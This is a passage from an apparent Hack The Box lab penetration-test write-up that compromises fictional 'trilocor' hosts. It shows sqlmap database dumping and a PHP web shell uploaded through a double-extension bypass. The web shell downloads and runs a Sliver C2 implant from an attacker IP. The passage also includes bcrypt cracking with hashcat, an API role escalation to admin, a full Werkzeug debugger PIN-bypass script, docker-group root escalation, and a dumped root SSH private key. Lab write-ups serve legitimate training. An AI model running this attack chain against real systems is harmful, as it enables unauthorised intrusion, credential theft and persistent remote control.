sqlmap/output/securetransfer-dev.triloco.local/dump/securetransfer/
files.csv'
[06:45:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/
output/securetransfer-
dev.triloco.local'

[*] ending @ 06:45:12 /2024-09-01/
```

Figure 9: extract database with sqlmap tool

Now it can be accessed to web shell with real path.




Figure 10: execute command in web shell

The tester decided use Sliver C2 to control shells.

```
(kali@kali)-[~]
└─$ sliver
Connecting to localhost:31337 ...
[*] Loaded 1 alias from disk

  SLIVER

All hackers gain hexproof
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > generate --os linux --arch 64bit --mtls 10.10.16.2 --reconnect 60 --save htb

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 35s
? Overwrite existing file? Yes
[*] Implant saved to /home/kali/htb

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

sliver > jobs
```

ID	Name	Protocol	Port	Stage	Profile
1	mtls	tcp	8888		

Figure 11: Generate Session in Sliver

Host files with python, and execute command in web shell

```
cmd=wget http://10.10.16.2:8000/htb -O htb; chmod 777 htb; ./htb
```

And in sliver, get back connection

```
[*] Session c9752ca4 EXCLUSIVE_STYLE - 10.129.187.252:55402 (c8601dccf970) - linux/amd64 -
Sun, 01 Sep 2024 06:57:12 EDT

sliver > sessions

  ID          Transport  Remote Address      Hostname      Username      Operating System
Health
=====
c9752ca4     mtls       10.129.187.252:55402 c8601dccf970 www-data      linux/amd64
[ALIVE]

sliver > use c9752ca4-3c6d-437d-b590-f87d52a7ab88

[*] Active session EXCLUSIVE_STYLE (c9752ca4-3c6d-437d-b590-f87d52a7ab88)

sliver (EXCLUSIVE_STYLE) > info

    Session ID: c9752ca4-3c6d-437d-b590-f87d52a7ab88
      Name: EXCLUSIVE_STYLE
    Hostname: c8601dccf970
      UUID: 3424b72e-e104-e99b-e183-dc60a7b751a0
    Username: www-data
      UID: 33
      GID: 33
      PID: 903
      OS: linux
    Version: Linux c8601dccf970 5.4.0-125-generic
    Locale: C
    Arch: amd64
    Active C2: mtls://10.10.16.2:8888
    Remote Address: 10.129.187.252:55402
    Proxy URL:
Reconnect Interval: 1m0s
  First Contact: Sun Sep  1 06:57:12 EDT 2024 (37s ago)
    Last Checkin: Sun Sep  1 06:57:12 EDT 2024 (37s ago)

sliver (EXCLUSIVE_STYLE) > ifconfig

+-----+
| eth0                                     |
+-----+
| # | IP Addresses | MAC Address |
+-----+
| 10 | 172.17.0.2/16 | 02:42:ac:11:00:02 |
+-----+
1 adapters not shown.
```

Figure 11: Session of **www-data** in Sliver

```
www-data@c8601dccf970:/var/www/html/storage$ ls /
apps boot etc lib lib64 media opt root sbin sys usr
bin dev home lib32 libx32 mnt proc run srv tmp var
www-data@c8601dccf970:/var/www/html/storage$ ls /apps
/apps:
```

```
osticket_data.zip
www-data@c8601dccf970:/var/www/html/storage$ ls -lah /apps
total 40K
drwxr-xr-x 1 root root 4.0K Aug 22 2022 .
drwxr-xr-x 1 root root 4.0K Sep 14 2022 ..
-rw-r--r-- 1 root root 31K Jul 21 2022 osticket_data.zip
```

Figure 13: Found zip file in folder /apps

Download to local

```
sliver (EXCLUSIVE_STYLE) > download /apps/osticket_data.zip

[*] Wrote 31062 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/osticket_data.zip
```




Figure 14: Found new vhost osticketapp.trilocor.local

config.sql has hash admin's password admin@trilocor.local:
\$2a\$08\$UPdUiJSf37r.gC7TUnOLQ0Y4HTTLms7G.dUAPDTXKpI2QiQKyH88.




Figure 15: Password's hash admin

crack bcrypt we get cred admin@trilocor.local:administracion

```
λ hashcat -m 3200 hash.txt rockyou.txt --force
hashcat (v6.2.6) starting

<snip>

$2a$08$UPdUiJSf37r.gC7TUnOLQ0Y4HTTLms7G.dUAPDTXKpI2QiQKyH88.:administracion

Session.....: hashcat
```




```
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$08$UPdUiJSf37r.gC7TUnOLQ0Y4HTTLms7G.dUAPDTXKpI2...KyH88.
Time.Started.....: Sun Sep 01 23:09:05 2024, (26 secs)
Time.Estimated...: Sun Sep 01 23:09:31 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 612 H/s (5.54ms) @ Accel:2 Loops:8 Thr:11 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 15950/14344385 (0.11%)
Rejected.....: 0/15950 (0.00%)
Restore.Point....: 15840/14344385 (0.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:248-256
Candidate.Engine.: Device Generator
Candidates.#1....: mommyof3 -> 100189
Hardware.Mon.#1..: Temp: 50c Fan: 46% Util: 98% Core:1771MHz Mem:3504MHz Bus:16

Started: Sun Sep 01 23:08:58 2024
Stopped: Sun Sep 01 23:09:33 2024
```

Figure 16: Crack Password admin with hashcat

Log in and see that there is a ticket saying `gogsusdev01.trilocor.local` has been deployed.



Ticket #661655

gogsusdev01.trilocor.local

Status: Open	User: James Bond (1) (Manage Collaborators)
Priority: Normal	Email: dev03@trilocor.local
Department: Maintenance	Source: Email
Create Date: 08/03/22 17:02:11	

Assigned To: Administrator Administrator	Help Topic: Feedback
SLA Plan: Default SLA	Last Message: 08/03/22 17:02:11
Due Date: 08/31/22 07:00:00	Last Response:

Ticket Thread (1) | Tasks

James Bond posted 08/03/22 17:02:11

Gogs has been deployed to production. All devs are requested to signup & push their code into separate repositories.

Access: gogsusdev01.trilocor.local

Created by Administrator Administrator 08/03/22 17:02:11

Administrator Administrator claimed this 08/03/22 17:02:11

Updated by Administrator Administrator 08/23/22 12:53:16 — Issue Summary changed from gogsusdev01.trilocor.local to gogsusdev01.trilocor.local, Priority Level changed from Normal to Normal, Due Date changed from 08/31/22 to 08/31/22

Flagged as overdue by the system 09/14/22 22:37:36

Marked overdue!

Post Reply | Post Internal Note

From: Support<support@trilocor.local>

Recipients: "James Bond" <dev03@trilocor.local>

Figure 17: Content Ticket#661655

Register new account and sign in, found admin's public repo.




Figure 18: admin's public repo

After read API usage document, try register with curl

```
(kali@kali) - [~/Downloads/uat01-eu.intranet.trilocor.local]
$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/register' \
  -d '{"username":"test", "password":"test123", "email":"test@gmail.com"}' \
  -H 'Content-Type: application/json'
{"message":"Registration Successful."}

(kali@kali) - [~/Downloads/uat01-eu.intranet.trilocor.local]
$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/login' \
  -d '{"username":"test", "password":"test123"}' \
  -H 'Content-Type: application/json'
{"message":"Authentication Successful.", "id":
1, "username":"test", "email":"test@gmail.com", "role":"public", "token":"PHPSESSID=n2sg8gtvg0jcg
ef8s85klgajav"}
```

Use **update** to up role to **admin**

```
(kali@kali) - [~/Downloads/uat01-eu.intranet.trilocor.local]
$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/update' \
  -d '{"role":"admin"}' \
  -b "PHPSESSID=ufh67r3b69p665ab1nssq0lu6l" \
  -H 'Content-Type: application/json'
```

```
{"message": "User details successfully updated. Please re-login to activate the changes."}
```

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/login' \
  -d '{"username": "YOUR_USERNAME", "password": "YOUR_PASSWORD"}' \
  -H 'Content-Type: application/json'
{"message": "Authentication Successful.", "id":
2, "username": "YOUR_USERNAME", "email": "YOUR_EMAIL", "role": "admin", "token": "PHPSESSID=p3gaurg7n
489rfou7jr7hj61j6"}
```

Then use features **add** and **export** to upload file.

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/add' \
  -d '{"ticket": "<?=$_GET[0]>"}' \
  -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
  -H 'Content-Type: application/json'
{"status": "success", "message": "Support ticket submitted successfully."}
```

At first, the tester uploaded the PHP file, but it didn't allow it, it allows JSON or XML file, bypassed it with double extension **json.php**.

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/add' \
  -d '{"ticket": "<?=$_GET[0]>"}' \
  -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
  -H 'Content-Type: application/json'
{"status": "success", "message": "Support ticket submitted successfully."}
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/export/6' \
  -d '{"type": "json.php"}' \
  -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
  -H 'Content-Type: application/x-php'
{"status": "success", "message": "Tickets exported successfully.", "url": "http://uat01-
eu.intranet.trilocor.local/exports/
tickets_2_20240902123154_e72e0495_a04d_4fbe_986a_f727c82446b6.json.php"}
```

Figure 19: export web shell




Figure 20: execute command in web shell

Use web shell download sessions sliver and execute it

```
http://uat01-eu.intranet.trilocor.local/exports/
tickets_2_20240902123154_e72e0495_a04d_4fbe_986a_f727c82446b6.json.php?0=wget%20http://
10.10.16.2:8000/htb%20-0%20htb;%20chmod%20777%20htb;%20./htb
```

```
[*] Session 5a511f57 EXCLUSIVE_STYLE - 10.129.188.33:41822 (WEB-NIX01) - linux/amd64 - Mon,
02 Sep 2024 08:37:42 EDT
```

```
sliver > use 5a511f57-aaa6-4288-902f-7d34dd406cd1

[*] Active session EXCLUSIVE_STYLE (5a511f57-aaa6-4288-902f-7d34dd406cd1)

sliver (EXCLUSIVE_STYLE) > ifconfig

+-----+
| ens160                                     |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 2 | 10.129.188.33/16 | 00:50:56:94:ed:20 |
+-----+

+-----+
| ens192                                     |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 3 | 172.16.139.10/24 | 00:50:56:94:9e:98 |
+-----+

+-----+
| br-6ea6d949e3df                          |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 4 | 172.18.0.1/16   | 02:42:a3:1b:b5:5a |
+-----+

+-----+
| docker0                                    |
+-----+
| # | IP Addresses      | MAC Address      |
+---+-----+-----+
| 5 | 172.17.0.1/16   | 02:42:a6:7c:4a:c6 |
+-----+

12 adapters not shown.

sliver (EXCLUSIVE_STYLE) > info

    Session ID: 5a511f57-aaa6-4288-902f-7d34dd406cd1
      Name: EXCLUSIVE_STYLE
    Hostname: WEB-NIX01
      UUID: 49967d13-a6e2-400c-9aa2-ce8a2a217dbe
    Username: websvc
      UID: 1001
      GID: 1001
      PID: 27512
      OS: linux
    Version: Linux WEB-NIX01 5.4.0-125-generic
    Locale: C
    Arch: amd64
    Active C2: mtls://10.10.16.2:8888
    Remote Address: 10.129.188.33:41822
    Proxy URL:
```

```
Reconnect Interval: 1m0s
First Contact: Mon Sep  2 08:37:42 EDT 2024 (33s ago)
Last Checkin: Mon Sep  2 08:38:11 EDT 2024 (4s ago)
```

Figure 21: Session of `websvc` in Sliver

`pspy` has something interesting

```
2024/09/02 13:09:27 CMD: UID=1002  PID=1663  | /usr/bin/python3 /home/srvadm/
budget_calculator/server.py
2024/09/02 13:09:27 CMD: UID=1002  PID=1603  | /usr/bin/python3 /home/srvadm/
budget_calculator/server.py
2024/09/02 13:09:27 CMD: UID=1002  PID=1594  | /usr/bin/python3 /home/srvadm/
budget_calculator/server.py
```

`srvadm` in group `docker`

```
uid=1002(srvadm) gid=1002(srvadm) groups=1002(srvadm),119(docker)
```

So if we can take over `srvadm` we can use `docker` to privilege escalation to `root`. `srvadm` is running a python service ? It's definitely `werkzeug` because we've seen it before.

```
websvc@WEB-NIX01:/var/www/html/_intranet/exports$ curl 127.0.0.1:7777/console
<!doctype html>
<html lang=en>
  <head>
    <title>Console // Werkzeug Debugger</title>
    <link rel="stylesheet" href="?__debugger__=yes&cmd=resource&f=style.css">
    <link rel="shortcut icon"
      href="?__debugger__=yes&cmd=resource&f=console.png">
    <script src="?__debugger__=yes&cmd=resource&f=debugger.js"></script>
    <script>
      var CONSOLE_MODE = true,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "Ilgf9XGMHknBDavpOvuk";
    </script>
  </head>
  <body style="background-color: #fff">
    <div class="debugger">
<h1>Interactive Console</h1>
<div class="explanation">
In this console you can execute Python expressions in the context of the
application. The initial namespace was created by the debugger automatically.
</div>
<div class="console"><div class="inner">The Console requires JavaScript.</div></div>
  <div class="footer">
    Brought to you by <strong class="arthur">DON'T PANIC</strong>, your
    friendly Werkzeug powered traceback interpreter.
  </div>
</div>

  <div class="pin-prompt">
    <div class="inner">
      <h3>Console Locked</h3>
      <p>
        The console is locked and needs to be unlocked by entering the PIN.
        You can find the PIN printed out on the standard output of your
```

```
        shell that runs the server.
    <form>
        <p>PIN:
            <input type=text name=pin size=14>
            <input type=submit name=btn value="Confirm Pin">
        </form>
    </div>
</div>
</body>
</html>
```

If we can collect enough information on the server running `werkzeug`, we can recreate the pin code to access `console`: <https://github.com/wdahlenburg/werkzeug-debug-console-bypass/blob/main/werkzeug-pin-bypass.py>

POC:

```
#!/bin/python3
import hashlib
from itertools import chain

probably_public_bits = [
    'srvadm',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.8/dist-packages/flask/app.py' # getattr(mod, '__file__',
None),
]

private_bits = [
    '89466834458616',# str(uuid.getnode()), /sys/class/net/ens33/address
    # Machine Id: /etc/machine-id + /proc/sys/kernel/random/boot_id + /proc/self/cgroup
    '49967d13a6e2400c9aa2ce8a2a217dbe'
]

h = hashlib.sha1() # Newer versions of Werkzeug use SHA1 instead of MD5
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                           for x in range(0, len(num), group_size))
```

```
                break
            else:
                rv = num

print("Pin: " + rv)
```

execute session sliver to get shell of `srvadm`.

```
[console ready]
>>> import os; os.system("whoami")
0
>>> import subprocess; command = 'whoami'; output = subprocess.check_output(command, shell=True); print(output)
b'srvadm\n'
>>> import subprocess; command = './var/www/html/_intranet/exports/htb'; output = subprocess.check_output(command, shell=True); print(output)
```

```
srvadm@WEB-NIX01:~/budget_calculator$ find / -name "flag.txt" 2>/dev/null
/home/srvadm/flag.txt
/opt/flag/flag.txt
srvadm@WEB-NIX01:~/budget_calculator$ cat /home/srvadm/flag.txt
899029500a4ae786907d83c0ccccbb2ae
```

Now use `docker-privec` to get root by mounting and get ssh key root.

```
<docker run -v /:/mnt --rm -it tmp_pr chroot /mnt sh
# ls
access.log  cdrom      etc        lib32      lost+found  opt        run        srv        usr
bin         dev        home      lib64      media       proc       sbin       sys        var
boot       error.log  lib       libx32     mnt         root       snap       tmp

# ls /mnt
# ls -lah /mnt
total 8.0K
drwxr-xr-x  2 root root 4.0K Apr 23  2020 .
drwxr-xr-x 20 root root 4.0K Aug 22  2022 ..
# ls -lah /
total 96K
drwxr-xr-x  20 root root 4.0K Aug 22  2022 .
drwxr-xr-x  20 root root 4.0K Aug 22  2022 ..
-rw-r--r--   1 root root 15K Sep  3 06:11 access.log
lrwxrwxrwx   1 root root   7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x   4 root root 4.0K Sep 14  2022 boot
drwxr-xr-x   2 root root 4.0K Oct  6  2021 cdrom
drwxr-xr-x  18 root root 3.9K Sep  3 06:07 dev
-rw-r--r--   1 root root 1.5K Aug 15  2022 error.log
drwxr-xr-x 111 root root 4.0K Sep 14  2022 etc
drwxr-xr-x   5 root root 4.0K Aug  3  2022 home
lrwxrwxrwx   1 root root   7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx   1 root root   9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root   9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root  10 Apr 23  2020 libx32 -> usr/libx32
drwx-----   2 root root 16K Oct  6  2021 lost+found
drwxr-xr-x   2 root root 4.0K Apr 23  2020 media
drwxr-xr-x   2 root root 4.0K Apr 23  2020 mnt
drwxr-xr-x   4 root root 4.0K Sep 14  2022 opt
dr-xr-xr-x 417 root root   0 Sep  3 06:07 proc
drwx-----   7 root root 4.0K Sep  3 06:08 root
drwxr-xr-x  37 root root 1.1K Sep  3 06:07 run
lrwxrwxrwx   1 root root   8 Apr 23  2020 sbin -> usr/sbin
drwxr-xr-x   7 root root 4.0K Oct  7  2021 snap
drwxr-xr-x   3 root root 4.0K Aug  3  2022 srv
```




HACKTHEBOX

```
dr-xr-xr-x 13 root root 0 Sep 3 06:07 sys
drwxrwxrwt 15 root root 4.0K Sep 3 06:47 tmp
drwxr-xr-x 14 root root 4.0K Aug 3 2022 usr
drwxr-xr-x 14 root root 4.0K Aug 3 2022 var
# ls -lah /root/
total 64K
drwx----- 7 root root 4.0K Sep 3 06:08 .
drwxr-xr-x 20 root root 4.0K Aug 22 2022 ..
lrwxrwxrwx 1 root root 9 Aug 3 2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.1K Dec 5 2019 .bashrc
drwx----- 3 root root 4.0K Aug 3 2022 .cache
drwx----- 3 root root 4.0K Aug 18 2022 .config
drwxr-xr-x 3 root root 4.0K Aug 3 2022 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw----- 1 root root 39 Aug 8 2022 .python_history
drwx----- 2 root root 4.0K Aug 3 2022 .ssh
-rw----- 1 root root 15K Sep 14 2022 .viminfo
-rw-r--r-- 1 root root 215 Aug 3 2022 .wget-hsts
-rw-r--r-- 1 root root 33 Sep 3 06:08 flag.txt
drwxr-xr-x 3 root root 4.0K Oct 6 2021 snap
# cat /root/flag.txt
9c43e9a4e9d08c66cbfb7ed0b0d6f8e8
#
```

Finally, get ssh key root to sign in to machine easier

```
# cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEYAwqrYD0gzaJWYX+AdNqu23lQnLLuyLheyIDYS1J1e0t61hOCvmNNU
oRRo3oNcEdNtak/ J309vDTiKnnypENdeSxkcQu1+o3fG1yWJ7q30SrcPB5/y9hJ01pHW/3
PjPrI5d7Ru0hpXCLtov+gxNEhg9hGgyW/R0uDTN352eD9ubRNeRsCT5/Bk7iwaHOn6L9Hm
rd7GykV45tk6uG1+bhhXGSmqLWjDULczvX2KHmSJbc0BRNy+bhcj1ruLVHJweygui/4IJu
Nqbmh1uSKgj+PXAReTWemZI2+bnXfXJxNgIIV6LWyr4RnyDpgncNCyoVr3H/N5yIvWTSF6
UTtpRoZqSMqwpHGy4wqd1qqFBOFXz7+aDFTLmhXm+qqsoqgmepwaawv1dUYSC72agUPrb
LrhG9zNzFmaAv+s3qkVhvJv1muuv3J1zVevtjCs79B3ILvtEqRyODThKrTX3H6V9KhP57Y
